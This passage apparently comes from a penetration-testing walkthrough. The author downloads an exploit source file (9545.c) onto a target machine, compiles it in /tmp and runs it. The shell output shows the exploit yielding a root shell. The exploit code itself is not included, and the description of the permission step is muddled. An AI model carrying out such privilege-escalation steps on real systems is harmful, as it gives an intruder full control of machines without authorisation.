
I have got the permissions denied error message, I have enabled the permission “***cd/tmp***”.

Successfully I have downloaded the 9545.c file in the target ip.



```
bash-3.00$ ls
9545.c
exploit
mss
qqq
somu
ww
bash-3.00$
```

Let’s compile it and run the file,



```
bash-3.00$ gcc -o exploit 9545.c
bash-3.00$ ./9545.c
bash: ./9545.c: Permission denied
bash-3.00$ ./exploit
sh: no job control in this shell
sh-3.00# whoami
root
sh-3.00# ls
```

***Success !!!!!***

***We have got the root shell….!!!!***

***Happy Hunting!!!!!!!!!!!!!***